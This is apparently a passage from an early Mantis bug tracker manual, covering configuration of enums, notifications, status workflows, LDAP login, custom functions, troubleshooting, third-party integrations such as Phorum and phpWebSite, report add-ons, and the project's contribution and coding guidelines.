        '10:Betraechter,25:Reporter,40:Updater,55:Entwickler,60:Senior Developer,70:Manager,90:
Administrator';
}
```

Conclusion

We have covered how enumerations work in general, and how to customise one of them. If you are interested in customising other enumerations, a good starting point would be to go to "Mantis Enum Strings" section in `config_defaults_inc.php`. This section defines all enumerations that are used by Mantis.

For versions that are older than 0.18.0, custom_*_inc.php files are not supported, and hence you will need to change in the actual constants / language files directly.

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Email Notifications

Last Modified: August 23, 2004 09:08AM

(Any)

Description

See [Email](#) in the [Configuration](#) section.

Examples:

- Notify only managers of new issues.

```
$g_notify_flags['new']['threshold_min'] = MANAGER;
$g_notify_flags['new']['threshold_max'] = MANAGER;
```

- Notify Developers and managers of all project events, except, exclude developers from the 'closed' events.

```
$g_default_notify_flags['threshold_min'] = DEVELOPER;
$g_default_notify_flags['threshold_max'] = MANAGER;

$g_notify_flags['closed']['threshold_max'] = MANAGER;
$g_notify_flags['closed']['threshold_max'] = MANAGER;
```

- Exclude those who contributed bug notes from getting messages about other changes in the bug.

```
$g_default_notify_flags['bugnotes'] = OFF;
```

- Exclude those monitoring bugs from seeing the 'closed' message

```
$g_notify_flags['closed']['monitor'] = OFF;
```

- Only notify developers when bugnotes are added.

```
$g_notify_flags['bugnote']['threshold_min'] = DEVELOPER;
$g_notify_flags['bugnote']['threshold_max'] = DEVELOPER;
```

- Notify managers of changes in sponsorship.

```
$g_notify_flags['sponsor']['threshold_max'] = MANAGER;
$g_notify_flags['sponsor']['threshold_max'] = MANAGER;
```

- Notify originator and managers of changes in ownership ("Assigned To:").

```
$g_notify_flags['owner']['threshold_max'] = MANAGER;
$g_notify_flags['owner']['threshold_max'] = MANAGER;
$g_notify_flags['owner']['reporter'] = ON;
```

- I'm paranoid about mail. Only send information on issues to those involved in them. Don't send mail people already know about. Also send new bug notifications to managers so they can screen them.

```
$g_mail_receive_own = OFF;
```

```
$g_default_notify_flags = array('reporter' => ON,  
                                'handler' => ON,  
                                'monitor' => ON,  
                                'bugnotes' => ON,  
                                'threshold_min' => NOBODY,  
                                'threshold_max' => NOBODY);  
  
$g_notify_flags['new']['threshold_min'] = MANAGER;  
$g_notify_flags['new']['threshold_max'] = MANAGER;
```

- How do I replace the `$g_to_email` configuration variable to log all messages to an email logger.

You will need to create a dummy user with the appropriate access level for the notices you want to log. Once this user is added to projects, they will receive mail using the appropriate rules.

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Customizing Status Values

Last Modified: September 14, 2004 18:09PM

(Any)

Description

Status examples

The default is no workflow, where all states are accessible from any others. The following example can be transferred to `config_inc.php`. The workflow needs to have a path from the statuses greater than or equal to the resolved state back to the feedback state. Otherwise, the re-open operation won't work.

```
$g_status_enum_workflow[NEW_] =
    '10:new,20:feedback,30:acknowledged,40:confirmed,50:assigned,80:resolved' ;
$g_status_enum_workflow[FEEDBACK] =
    '10:new,20:feedback,30:acknowledged,40:confirmed,50:assigned,80:resolved' ;
$g_status_enum_workflow[ACKNOWLEDGED] =
    '20:feedback,30:acknowledged,40:confirmed,50:assigned,80:resolved' ;
$g_status_enum_workflow[CONFIRMED] =
    '20:feedback,40:confirmed,50:assigned,80:resolved' ;
$g_status_enum_workflow[ASSIGNED] =
    '20:feedback,50:assigned,80:resolved,90:closed' ;
$g_status_enum_workflow[RESOLVED] =
    '50:assigned,80:resolved,90:closed' ;
$g_status_enum_workflow[CLOSED] =
    '50:assigned' ;
```

To add a status:

1. Define a constant to map the new status to.
In **custom_constant_inc.php**:

```
<?php
define ( TEST, 60 );
?>
```

2. Define the language strings required. This may need to be defined in several languages.
In **custom_strings_inc.php**:

```
<?php
if ( lang_get_current() == 'german' ) {
```

```

$s_status_enum_string =
    '10:neu,20:R,ckmeldung,30:anerkannt,40:best&tigt,50:zugewiesen,
      60:zu testen,80:behaben,90:geschlossen';
} else {
    $s_status_enum_string =
        '10:new,20:feedback,30:acknowledged,40:confirmed,50:assigned,
          60:to be tested,80:resolved,90:closed';
    $s_to_be_tested_bug_button = "Issue Ready to Test";
    $s_to_be_tested_bug_title = "Set Issue Ready to Test";
    $s_email_notification_title_for_status_bug_to_be_tested =
        "The following issue is ready TO BE TESTED.";
}
?>

```

3. Define any configurations required.

In **config_inc.php**:

```

$g_status_enum_string =
    '10:new,20:feedback,30:acknowledged,40:confirmed,50:assigned,
      60:to be tested,80:resolved,90:closed';
# Status color additions
$g_status_colors['to be tested'] = '#ACE7AE';

```

4. Add the status to any workflow defined.

In **config_inc.php**:

```

$g_status_enum_workflow[NEW_] =
    '10:new,20:feedback,30:acknowledged,40:confirmed,50:assigned,60:to be tested';
$g_status_enum_workflow[FEEDBACK] =
    '10:new,20:feedback,30:acknowledged,40:confirmed,50:assigned,60:to be tested';
$g_status_enum_workflow[ACKNOWLEDGED] =
    '20:feedback,30:acknowledged,40:confi
rmed,50:assigned,60:to be tested';
$g_status_enum_workflow[CONFIRMED] =
    '20:feedback,40:confirmed,50:assigned,60:to be tested';
$g_status_enum_workflow[ASSIGNED] =
    '20:feedback,50:assigned,60:to be tested,90:closed';
$g_status_enum_workflow[TEST] =
    '10:new,20:feedback,50:assigned,60:to be tested,80:resolved,90:closed';
$g_status_enum_workflow[RESOLVED] =
    '50:assigned,60:to be tested,80:resolved,90:closed';
$g_status_enum_workflow[CLOSED] =
    '50:assigned,90:closed';

```

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LDAP

Last Modified: August 24, 2004 16:08PM

(Any)

Description

Functionality is provided by using the php-ldap module (/usr/lib/php4/ldap.so). An extra login method is defined within `core/user_API.php` inside of function `is_password_match` (`$f_username`, `$p_test_password`, `$p_password`).

This has a simple, non encrypted (yet) test of the LDAP directory for that user by asking for an entry with uid=username and password=test_password, if this exists, it is presumed that the user should be granted access.

Configuration basics

the LDIF format that was tested is as follows:

```
dn: uid=tests, dc=test, dc=com, dc=au
department: testdep
organizationname: Testing Organization
cn: Test Smith
assignedgroup: users
givenname: Test
sn: Smith
mail: tests@example.com.au
uid: tests
userPassword: password
objectclass: testPerson
```

The password may be in clear, taken from the `/etc/passwd` or `/etc/shadow` file, or simply encrypted and added using current LDAP tools.

There are some specialized software for replicating `passwd` to LDAP and inversely (eg.

<http://freshmeat.net/projects/cpu/>).

Also setup the LDAP parameters explained in the [Authentication](#) section.

Don't forget to change your `$g_login_method` to LDAP.

Creating new accounts

There is still a bit of problem when you want to create a new user to Mantis using LDAP, you must create the LDIF entry to LDAP, and also sign up for a new account, if both of these line up correctly, authentication will proceed.

Email issues

Email address is queried from the LDAP database if the authentication is set to use LDAP instead of the user record in the database entry.

Credits

leighm@linuxbandwagon.com - Leigh Morresi

aspinei@yahoo.com - Adrian Spinei

rfoster@mountainvisions.com.au - Robert Foster

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Custom Functions

Last Modified: August 24, 2004 16:08PM

(Introduced in 0.19.0)

Description

Custom functions are used to extend the functionality of Mantis by integrating user written functions into the issue processing at strategic places. This allows the system administrator to change the functionality without re-writing parts of the internals of the code.

User versions of these functions are placed in a file called `custom_functions_inc.php` in the root directory of Mantis. This is the same place that the "config_inc.php" file modifying Mantis defaults is placed. In normal processing, Mantis will look for override functions and execute them instead of the provided default functions.

Custom functions have names like `custom_function_override_descriptive_name` where *descriptive name* described the particular function. The specific functions are described below. The simplest way to create a custom function is to copy the default function, named `custom_function_default_descriptive_name` from the `core/custom_function_api.php` file to your override file (`custom_functions_inc.php`), and rename it. The specific functionality you need can then be coded into the override function.

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Defined Functions

[Example Custom Function](#)

Defined Functions

Last Modified: August 12, 2004 15:08PM

(Introduced in 0.19.0)

Description

custom_function_default_changelog_include_issue
(*\$p_issue_id*)

returns true or false if the issue is to be included in the Changelog

custom_function_default_changelog_print_issue
(*\$p_issue_id*)

returns a formatted string to be included for the issue in the Changelog

custom_function_default_checkin(*\$p_issue_id*,
\$p_comment, *\$p_file*, *\$p_new_version*)

registers a checkin in source control in Mantis

custom_function_default_issue_update_validate
(*\$p_issue_id*, *\$p_new_bug*, *\$p_bug_note_text*)

validate bug field settings before an update occurs. It returns true or fails with an error.

custom_function_default_issue_update_notify
(*\$p_issue_id*)

notify after a bug has been updated

custom_function_default_issue_create_validate
(*\$p_new_bug*)

validate bug field settings before an issue is created. It returns true or fails with an error.

custom_function_default_issue_create_notify
(*\$p_issue_id*)

notify after a bug has been opened

custom_function_default_issue_delete_validate
(*\$p_issue_id*)

validate bug field settings before an issue can be deleted. It returns true or fails with an error.

custom_function_default_issue_delete_notify
(*\$p_issue_id*)

notify after a bug has been deleted

[Manual](#)[Customizing Mantis](#)[Custom Functions](#)[Defined Functions](#)

Example Custom Function

Example Custom Function

Last Modified: December 8, 2004 12:12PM

(Introduced in 0.19.0)

Description

The following function is used to validate an issue before it is resolved.

```
<?php
# -----
# Hook to validate Validate field settings before resolving
# verify that the resolution is not set to OPEN
# verify that the fixed in version is set (if versions of the product exist)
function custom_function_override_issue_update_validate( $p_issue_id, $p_bug_data,
$p_bugnote_text ) {
    if ( $p_bug_data->status == RESOLVED ) {
        if ( $p_bug_data->resolution == OPEN ) {
            error_parameters( 'the resolution cannot be open to resolve the issue' );
            trigger_error( ERROR_BUG_VALIDATE_FAILURE, ERROR );
        }

        $t_version_count = count( version_get_all_rows( $p_bug_data->project_id ) );
        if ( ( $t_version_count > 0 ) && ( $p_bug_data->fixed_in_version == '' ) ) {
            error_parameters( 'fixed in version must be set to resolve the issue' );
            trigger_error( ERROR_BUG_VALIDATE_FAILURE, ERROR );
        }
    }
}
?>
```

The errors will also need to be defined by adding the following:

To `custom_constant_inc.php`

```
define ( 'ERROR_VALIDATE_FAILURE', 2000 );
```

To `custom_strings_inc.php`

```
$MANTIS_ERROR[ 'ERROR_VALIDATE_FAILURE' ] = 'This change cannot be made because %s';
```

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Troubleshooting

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Troubleshooting

Last Modified: September 14, 2004 18:09PM

(Any)

Description

This section describes tips in troubleshooting Mantis installations.

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2. [jpggraph](#)

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Installation

[jpggraph](#)

Installation

Last Modified: September 16, 2004 05:09AM

(Any)

Description

Some points to consider for errors after installing Mantis.

- Database Errors.
Ensure that you have run the administrative upgrades at <http://www.example.com/mantis/admin/upgrade.php>.

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jpgraph

jpgraph

Last Modified: September 16, 2004 08:09AM

(Any)

Description

In troubleshooting jpgraph issues, please check the following steps.

1. Will jpgraph run on it's own? In the src directory of jpgraph, there is an "Examples" subdirectory containing a test suite (test_suit.php). Try to run this program to ensure that jpgraph fonts and other settings (in jpg-config.inc) are correct. Check the jpgraph site (<http://www.aditus.nu/jpgraph/>) for more details.

Some settings to note:

1. jpgraph uses TrueType fonts. On RedHat Linux systems these are usually located in `"/usr/X11R6/lib/X11/fonts/truetype/"`, if you installed them from the distribution. They can also be downloaded from the jpgraph web site.
2. jpgraph can have problems figuring out which version of GD is installed. Auto detection does not work properly on RH8.0 (for example). This can be forced by changing the "USE_LIBRARY_GD2" definition from "auto" to "false" to force GD v1 mode. GD v2 mode is set by changing the constant to "true".

2. Ensure that the Mantis settings for jpgraph are set in your config_inc.php file.

```
$g_use_jpgraph = ON;  
$g_jpgraph_path = '/srv/www/htdocs/jpgraph/src/';
```

3. Try executing the graphs directly. This will expose any error messages from the creation of the image that would normally be hidden by the image tag. For example, open http://www.example.com/mantis/summary_graph_bystatus.php and look for error messages.

Some common problems are:

- o php runs out of memory. In php.ini, change:

```
memory_limit = 16M ; Maximum amount of memory a script may consume (was 8M)
```

4. php takes too long to execute. In php.ini, change:

```
max_execution_time = 60 ; Maximum execution time of each script  
; in seconds (was 30)
```

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Modifications

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Modifications

Last Modified: September 14, 2004 18:09PM[\(Any\)](#)

Description

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Phorum

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Phorum

Last Modified: May 24, 2002 21:05PM

(Manits 0.17.3, Phorum 3.3.2b3)

Description

Phorum is a simple to use but fairly powerful forum system. It's useful as a discussion forum or a place to store knowledge. This file details the steps needed to allow Phorum to be smoothly integrated into Mantis.

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- [Required Packages](#)
- [Step 0: Mantis is Working](#)
- [Step 1: Install Phorum](#)
- [Step 2: Configure Phorum](#)
- [Step 3: Add Phorum Link to the Menu](#)
- [Step 4: Integrate with Mantis](#)
- [Step 4a: Header](#)
- [Step 4b: Footer](#)
- [Step 5: Auto Filling Posting Data](#)
- [Finished](#)

Required Packages

- Mantis 0.17.3 or later
- [Phorum 3.3.2b3](#)

Step 0: Mantis is Working

Mantis is installed and running properly. Download Phorum and store it on the server.

We will proceed assuming the following setup:

- Your web root is `/usr/local/apache/htdocs/`

On a windows box it would look something like this
`C:/apache/htdocs/mantis/` instead. Adapt to reflect your setup.

- Mantis is installed in `/usr/local/apache/htdocs/mantis/`

Step 1: Install Phorum

Install Phorum by unzipping it to a directory. We will install it in `/usr/local/apache/htdocs/mantis/phorum/`

Step 2: Configure Phorum

Use the same database as Mantis. Follow the rest of the Phorum configuration steps.

Step 3: Add Phorum Link to the Menu

Open up `core_html_API.php` and find the `print_menu()` function declaration (near *line 277*).

Right at the top of the function change this line:

```
global $g_string_cookie_val, $g_project_cookie_val,
```

to read

```
global $g_string_cookie_val, $g_project_cookie_val, $g_path,
```

After the line that reads:

```
PRINT "<a href=\""$g_summary_page\"">$s_summary_link</a> | ";
```

Place this line:

```
PRINT "<a href=\""$g_path"."Phorum/">Phorum</a> | ";
```

You could wrap it in an if check if you'd like only users with a certain access level to view the forum link.

```
if ( access_level_check_greater_or_equal( DEVELOPER ) ) {  
    PRINT "<a href=\""$g_path"."Phorum/">Phorum</a> | ";  
}
```

This would only allow DEVELOPERS to see the Phorum link. Note that there is no further security. If a user guesses the url he/she can easily access the forums.

Step 4: Integrate with Mantis

Right now you can get to forum but there are no links with the rest of Mantis. It's functional but not nicely integrated.

Step 4a: Header

Open up `/usr/local/apache/htdocs/mantis/Phorum/include/header.php` - You may want to make a backup because we're going to make large modifications.

Replace the entire file with the following lines:

```

<?php
    $g_mantis_path = "/usr/local/www/data/mantis-0.17.3/";
    $g_Phorum_path = getcwd();
    chdir( $g_mantis_path );

    include( $g_mantis_path."core_API.php" );
    login_cookie_check();
    db_connect( $g_hostname, $g_db_username, $g_db_password, $g_database_name );
    #check_access( DEVELOPER );

    print_html_top();
    print_head_top();
    print_title( $g_window_title );
    print_css( $g_css_include_file );
    include( $g_meta_include_file );
?>
<link rel="STYLESHEET" type="text/css" href="<?php echo Phorum_get_file_name("css"); ?>" />
<meta name="Phorum Version" content="<?php echo $Phorumver; ?>" />
<meta name="Phorum DB" content="<?php echo $DB->type; ?>" />
<meta name="PHP Version" content="<?php echo phpversion(); ?>" />
<?php
    print_head_bottom();
    print_body_top();
    print_header( $g_page_title );
    print_top_page( $g_top_include_page );
    print_login_info();

    print_menu();

    chdir( $g_Phorum_path );
?>
<div class="PhorumForumTitle"><strong><?php echo $ForumName; ?></strong></div>
<br />

```

This is pretty much copy+pasted from the normal mantis files with tweaks to make sure errors are avoided.

For extra security in limiting users from accessing the forum you can place access level check code right after the `db_connect()` call. Just uncomment this line:

```
#check_access( DEVELOPER );
```

Step 4b: Footer

Replace `/usr/local/apache/htdocs/mantis/Phorum/include/footer.php` with the following lines:

```
<br />
```

```
<div align="center"><a href="http://Phorum.org"></a></div>
<?php
    chdir( $g_mantis_path );
    print_bottom_page( $g_bottom_include_page );
    print_footer( "" );
    print_body_bottom();
    print_html_bottom();
?>
```

The show source link is likely to be broken. It shouldn't be important so we won't try to make it work.

Step 5: Auto Filling Posting Data

At this point everything is functioning acceptably. Only users that are logged into Mantis can access forum thanks to the `login_cookie_check()` in Phorum's header.php.

Now we'll get down to making Phorum a bit easier to work with. One aspect of Phorum is that it allows anonymous posting because it does not use a user authentication method. This is one reason why it makes it fairly simple to integrate with Mantis. The drawback is that you need to type in your username and email address constantly. To avoid this we'll automatically fill these fields in by using our Mantis information.

Open up `/usr/local/apache/htdocs/mantis/Phorum/include/form.php`.

Begin by adding these lines near the end of the first chunk of php code (**line 66**):

Right after these lines:

```
$p_author=$author;
$p_email=$email;
```

Insert:

```
$p_author = get_current_user_field( "username" );
$p_email = get_current_user_field( "email" );
```

Now the username and email fields should be automatically filled in each time.

FINISHED!

You're now finished integrating Phorum with Mantis!

If you wish to report any errors, comments, or suggestions please post to the mailing lists or forums.

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phpWebSite

[Anonymous Reports](#)[Daily Reports](#)

phpWebSite

*Last Modified: August 11, 2003 06:08AM**(Any)*

Description

This document illustrates how you can integrate Mantis into [phpWebSite](#).

USING PHPWEBSITE THEMES AUTOMATICALLY IN MANTIS

By [Talal Nehme](#):

<http://www.mi4.com>

<http://www.Talloula.com>

1- config_inc.php:

line# 40, 48, if mantis has its own folder ("httpdocs/mantis/"), move it to the phpwebsite root dir and change the path on these two lines to reflect the new location. I installed mantis and phpwebsite in the same folder which is my /httpdocs, there is no conflict of filenames. It would be great if all mantis files began with a prefix for a future release, just like the DB tables).

NOTE: before you copy the images, there is one conflict, read below for blank.gif (in 3 and 4).

2- core_html_api.php:

(comment out current header part and add phpwebsite header stuff)

```
17 // PRINT "<!DOCTYPE HTML PUBLIC "-//W3C//
DTD HTML 4.01 Transitional//EN" "http://www.
w3.org/TR/html4/loose.dtd">";
18 // PRINT "<html>";
```

```

19 include("mainfile.php"); //ADDED THIS TO
INSERT PHPWEBSITE MAINFILE
20 include("open_session.php"); //ADDED THIS
TO INSERT PHPWEBSITE SESSION FUNCTIONS
21 include("header.php"); //ADDED THIS TO
INSERT PHPWEBSITE HEADER SECTION
22 include("config.php"); //ADDED THIS TO
INSERT PHPWEBSITE CONFIGURATION
commented out
29 // PRINT "<head>";
34 // PRINT "<title>$p_title</title>";
39 // if ( !empty($p_css ) ) {
40 // include( "$p_css" );
41 // }
52 // PRINT "</head>";
57 // PRINT "<body>";
129 // PRINT "</body>";

```

(comment out the html closing tag part and add phpwebsite footer stuff, which includes all closing tags)

```

134 // PRINT "</html>";
135 include("footer.php"); //ADDED THIS TO
INSERT PHPWEBSITE FOOTER SECTION

```

3- core_icon_api.php 16,17,18,32 change "blank.gif" to "mantis_blank.gif"

PHPWEBSITE has a file in the "images" folder called blank.gif and it's MUCH BIGGER than mantis' blank.gif. To prevent the conflict, rename the smaller mantis file to mantis_gif, copy it to the images folder, and make the necessary changes in this file.

4- rename blank.gif to mantis_blank.gif

Copy it to your images folder (use settings from mantis config_inc for images folder).

5- on your menu Create a hyperlink to the file: login_page.php3

You're DONE!

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Anonymous Reports

[Daily Reports](#)

Anonymous Reports

Last Modified: August 11, 2003 07:08AM

(Any)

Description

```
#####
### HOWTO-anonymous-reports ###
#####
```

This file details the basic steps needed to add anonymous reports capability. Users can file bugs from this form but not have any other access to the bug tracker. Essentially they can report but not view any other bugs. Furthermore, this page can be placed outside the mantis web tree to further isolate the bug tracker from the user.

This form only supports reporting for one project. A good addition would be capability for multiple projects. Another modification would be to include some advanced bug fields on the report form.

This is extremely simple and is more of an example or springboard for further modifications. I will only give general advice (not code) for requests for customizations or enhancements.

Required:

- * Mantis 0.15.x or later
- * anonymous_report.tar.gz

URL: http://mantisbt.sourceforge.net/mods/anonymous_report.tar.gz
Contains:

- report_anon_page.php
- report_anon.php

Setup: We will proceed assuming the following setup:

- * Your web root (usually htdocs for apache) is /usr/local/apache/htdocs/ (On a windows box it would look something like this C:\apache\htdocs\mantis\ instead. Adapt to reflect your setup)
- * Mantis is installed in /usr/local/apache/htdocs/mantis/
- * Anonymous posting will be in /usr/local/apache/htdocs/products/p1

This is accessible via http://yourdomain/products/p1/report_anon_page.php

Steps:

0. Prerequisites
1. Copy the Files
2. Setup Anonymous User
3. Obtain User ID

- 4. Obtain Project ID
- 5a. Config report_anon_page.php
- 5b. Config report_anon.php

 Step 0: Prerequisites
 #####

Mantis is installed and running properly.

 Step 1: Copy the Files
 #####

Install the files by unzipping it to a web accessible directory. This directory should NOT be your mantis directory.

On unix use the tar command:

```
tar zxvf anonymous_report.tar.gz
```

On Windows use Winzip or your favorite archiver.

 Step 2: Setup Anonymous User
 #####

You will need to create a user with at least reporting privileges. You may want to set the email to something useful, like a mailing list.

 Step 3: Obtain User ID
 #####

Next grab the user ID and keep the info handy. You can get this from the "Manage -> Edit User" page. The user ID will be in the URL:

eg. http://mysite/mantis/manage_user_page.php3?f_id=<USER_ID>

 Step 4: Obtain Project ID
 #####

Grab the project ID of the project you want the reporter to enter by going to "Mange -> Manage Projects -> Edit". The project ID will be in the URL:

eg. http://mysite/mantis/manage_proj_edit_page.php3?f_project_id=<PROJECT_ID>

 Step 5a: Config report_anon_page.php
 #####

This is the file that users will go to for bug reports. You may want to modify the html for company/project branding and add more detailed instructions.

You will need to edit the portions at the top of the page.

Change the paths in the include() to reflect the location of your mantis package. In our example this would mean:

Change:

```
include( "../mantis/strings_english.txt" );
```

To:

```
include( "../../mantis/strings_english.txt" );
```

OR

```
include( "/usr/local/apache/htdocs/mantis/strings_english.txt" );
```

Perform the same change for all the include() statements.

```
#####
```

Step 5b: Config report_anon_page.php

```
#####
```

Next, set the following variables:

```
$f_go_to_page = "report_anon_page.php";
```

```
$g_project_cookie_val = 0000002;
```

```
$f_reporter_id = 0000005;
```

Replace \$g_project_cookie_val with the project ID.

Replace \$f_reporter_id with the user ID.

Replace \$f_go_to_page with the URL that you want the user to be redirected to after submitting a bug.

```
#####
```

Step 6: Config report_anon.php

```
#####
```

This file does the actual work of adding the report. It is almost exactly the same as report_bug.php3 and does almost the exact same thing except do access checks.

Perform the same steps in Step 5a to this file.

```
#####
```

FINISHED!

```
#####
```

You're now finished adding anonymous bug posting! Simply create a link that users can use to get to the report_anon_page.php3 file. Go ahead and test to make sure that bugs are reported correctly.

If you wish to report any errors, comments, or suggestions please send email to kenito@300baud.org

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Daily Reports

Daily Reports

Last Modified: August 11, 2003 07:08AM

(Any)

Description

The daily reporting HOWTO illustrates how you can modify Mantis to allow for simple developer reports. This can be kept private from other users and is useful to keep group members up to date on each other's progress. This modification is probably most useful for small project teams that cannot meet frequently.

```
#####
### HOWTO-daily-reports ###
#####
```

This file details the steps needed to add a simple Developers Daily Report module to Mantis. This is useful in small project teams where it's useful to have a simple group-wide means of communications for status reports, etc.

This is extremely simple and is more of an example or springboard for further modifications. I will only give general advice (not code) for requests for customizations or enhancements.

Required:

- * Mantis 0.15.x or later
- * daily_report.tar.gz

URL: http://mantisbt.sourceforge.net/mods/daily_report.tar.gz

Contains:

- daily_delete.php3
- daily_page.php3
- daily_report_add.php3
- daily_report_page.php3

Setup: We will proceed assuming the following setup:

- * Your web root (usually htdocs for apache) is /usr/local/apache/htdocs/ (On a windows box it would look something like this C:\apache\htdocs\mantis\ instead. Adapt to reflect your setup)
- * Mantis is installed in /usr/local/apache/htdocs/mantis/

Steps:

0. Prerequisites
1. Copy the Files
2. Update the Database
3. Add link to the menu
4. Add Daily Report
5. Manage/View

```
#####
```

Step 0: Prerequisites

```
#####
```

Mantis is installed and running properly.

```
#####
```

Step 1: Copy the Files

```
#####
```

Install the files by unzipping it to the mantis directory.

On unix use the tar command:

```
tar zxvf daily_report.tar.gz
```

On Windows use Winzip or your favorite archiver.

```
#####
```

Step 2: Update the Database

```
#####
```

We are going to just add a new table to the existing Mantis database. No existing data or tables will be affected.

Run this query (either through the command line or using phpMyAdmin):

```
CREATE TABLE mantis_daily_report_table (  
id int(7) unsigned zerofill DEFAULT '0000000' NOT NULL auto_increment,  
user_id int(7) unsigned zerofill DEFAULT '0000000' NOT NULL,  
hours varchar(5) DEFAULT '0' NOT NULL,  
date_added datetime DEFAULT '0000-00-00 00:00:00' NOT NULL,  
content text NOT NULL,  
PRIMARY KEY (id)  
);
```

```
#####
```

Step 3: Add link to the menu

```
#####
```

Open up menu_inc.php and add the following line (right after summary or account is fine):

```
<? if ( access_level_check_greater_or_equal( DEVELOPER ) ) { ?>  
<a href="<? echo $g_path ?>daily_page.php3">Daily Reports </a> |  
<? } ?>
```

You can change DEVELOPER to be higher if needed.

REPORT: You may need to set the absolute path in menu_inc.php for the link.

```
#####
```

Step 4: Add Daily Report

```
#####
```

Click on the link then click on Report Daily. You can write down how long you worked on something and the details. It also automatically inserts the date.

You can always modify this to your own needs.

For the example, our group used the daily reports to report what work we had done in regards to issues raised by the bugtracker. Since we only met once a week or so this was very useful for other members to gauge progress. It also encourages accountability and peer pressure ensures that others kept working.

#####

Step 5: Manage/View

#####

To view the entries you just go to the Daily Report link from the menu.

Currently there is a fixed limit of viewing only the last 20 entries. There is no mechanism for viewing older entries, however, it should be an easy addition. You may want to tweak the SELECT query to grab all entries entered within the last week or merely increase/decrease the LIMIT.

There is not editing capability. You can just remove the link and re-add. Be careful not to remove other people's entries.

FINISHED!

You're now finished adding daily reports to Mantis!

The functionality is pretty raw and hardcoded but it should be useful for small groups. This should be a good springboard for more modifications.

If you wish to report any errors, comments, or suggestions please post to the mailing lists or forums.

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Development

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Development

Last Modified: September 14, 2004 18:09PM

(Any)

Description

This section of the manual is concerned with discussing issues relating to enabling users, developers and translators to contribute to Mantis. As any other Open Source project, Mantis would not have been the same without such valuable contributions.

We would like to take this chance to thanks all people listed in the [Credits](#) section.

Following are some ways that you can help with the continious improvement of Mantis:

- Report any bugs at the Demo Bugtracker
- Suggest (reasonable) features
- Give feedback and visit the polls or surveys
- Contribute code or tell me where to look.
- Let us know if you find it useful. We won't publish the information without permission, but we would appreciate the feedback. This keeps the team motivated.

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Contributing

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Contributing

Last Modified: August 11, 2003 01:08AM

(Any)

Description

Joining the project

Just send to project administrators an email with your sourceforge username, your bugtracker username, and what you'd like to work on. Our policy is to add contributors to development team after they submit a couple of patches and we are happy with the quality of the modifications.

Setup

Developers will need to setup CVS/SSH in order to be able to commit code to Mantis CVS on SourceForge. For more details about this topic, read CVS related documents on SourceForge site docs.

CVS

You will need to know how to update and commit changes. See [CVS](#) section for some tips to get your started.

CVS Commit messages

Messages should be detailed enough that a developer can read your note and know what changes you have made. Nitty details need not be listed unless important.

```
BAD: Fixed bug in update
```

```
BAD: Changed lines 34, 75, and 89 of bug_update_page.php from using unqualified SQL queries to table qualified SQL queries mantis_bug_table.id, mantis_bug_file_table.id, mantis_bugnote_table.last_modified
```

```
GOOD: Fixed broken queries in bug update by qualfyng columns with tablenamees.
```

Changes that are noticeable to end users should be logged in doc/ChangeLog.

Communications

You are expected to signup on the mantisbt-dev mailing list. Project administrators and developers also reside on IRC in #mantishelp. See [IRC](#) topic for more details.

Coding Style

This is one area where we are not very flexible. We have established a fairly consistent style through Mantis and we expect you to follow as closely as possible. That includes nitpicky things like spacing and alignment. The [Coding Guidelines](#) detail most of the items. Any confusion should be resolved by asking project administrators or modelling off

the existing code.

Release Management

The release management procedure is documented and is available for all developers to read. The aim is to apply a code freeze and establish a set of test cases that can be applied before a release. It is expected that this week should be about one week.

Editors

It is up to each developer to choose the editor that he/she is comfortable with. The main criteria is that this editor should not interfere with the coding guidelines.

Here are some key features to have:

- Column and row numbering.
- Goto Line Number.
- Word wrap toggle.
- Edit multiple files.
- Searching across multiple files and recursively down directories.
- Search and replace across multiple files.
- Specify TAB spaces (I use 4).
- Syntax highlighting.
- Trim trailing whitespace.
- DOS 2 UNIX CR/LF conversions. Your editor must be able to save files with unix style line breaks. This means the `\n` character instead of the `\r` (Mac style) or `\r\n` (Windows style). You can confirm this by viewing the file in a hex editor.

Browser Testing

Please try to test with at least two browsers. Mozilla and Internet Explorer are the preferred browsers of the vast majority of users so we need Mantis to work well on both. We'll make reasonable efforts to support others (Opera, Konqueror). We will not support 4.x series browsers.

Bug Fixing

Anytime you see a bug on the bugtracker that you can fix please go ahead! After you commit the fix you can resolve the bug with a note that it's fixed in CVS. Please leave this in the RESOLVED state until the next version is released. If a bug is assigned to someone but has no activity for a while, then feel free to take ownership. All bug fixes should be documented in the change log ([/doc/ChangeLog](#)).

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Coding Guidelines

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Coding Guidelines

Last Modified: February 21, 2003 07:02AM

(Any)

Description

This is the Mantis coding conventions document. This should assist anyone who wants to modify the code or work on active development. **Anyone who wishes to contribute code must adhere to these guidelines.** Code not following these conventions will be modified or (in extreme cases) rejected. If you have additional suggestions or a good argument for changing some of these guidelines then send a message or post in the forums.

First, start off by reading the [PHP Coding Standards](#) document. I've deviated in a few places but just about everything in the document applies here as well.

Above all, write code that is easy to read and maintain. Comment blocks of code and functions at all times. And get on my case if I deviate too much as well!

Naming Variables

- Use all lower case.
- Use `_` to separate words. eg. `$green_color_value`
- Use descriptive names (exception for loop variables).
- Loop variables can be of the usual variety: `$i`, `$j`, `$k`, etc.
- Count variables should append `_count`. eg. `$bug_count`
- Global variables should be prefixed with `g_`
- Function parameter variables should be prefixed with `p_`
- Variables passed from forms should be prefixed with `f_`
- Temporary variables should be prefixed with `t_`
- History logging variables should be prefixed with `h_`
- Other variables are prefixed with `v_`, `v2_`, etc
- Never prefix with `l_` or `o_` or `q_` (visually confusing)
- `$query` and `$result` should be used for SQL query and results respectively

Naming Functions

- Use all lower case.
- Use _ to separate words. eg. setup_page_breaks()
- Keep functions to 5 words or less
- Functions that print should be prefixed with print_.
- Try to use prefixes to group functions (i.e., email_, news_, etc)

Naming Classes

- Use FirstLetterOfWordsIsCaptalized style
- Variables that are class objects should have the prefix COO_

Naming Files

- Use all lower case.
- Use _ to separate words. eg. view_new_bugs_page.php
- Use .php file extensions (previously we used .php or .php3)
- Filenames must be less than 32 characters in length. This plays nice with older file systems like MacOS.
- Included files should be suffixed by _inc.php

SQL formatting

- UPPERCASE all SQL keywords:

```
$query = "SELECT * ".  
         "FROM $g_mantis_bug_table ".  
         "WHERE id='1'";
```

- Always assign a query string to a variable. This makes code easier to debug when problems occur. Do not create the query in the call to the function.
- Break up SQL queries over multiple lines to be easy to read.

General Formatting

- Use TABS with a size of 4 to make the code easily readable while not wasting too much space
- Follow the table formatting of existing pages
- Always use long php tags(<?php). No short tags (<?).
- Try not to print/echo HTML unless it's short or in a function loop
- Do not use the EOF construct.

Miscellaneous

- Don't use the ternary (?:) construct. It is confusing and has too much bug potential. The only exception is

when checking if a variable has been initialized.

- Avoid magic numbers. The only magic numbers in use should be 1 and 0.

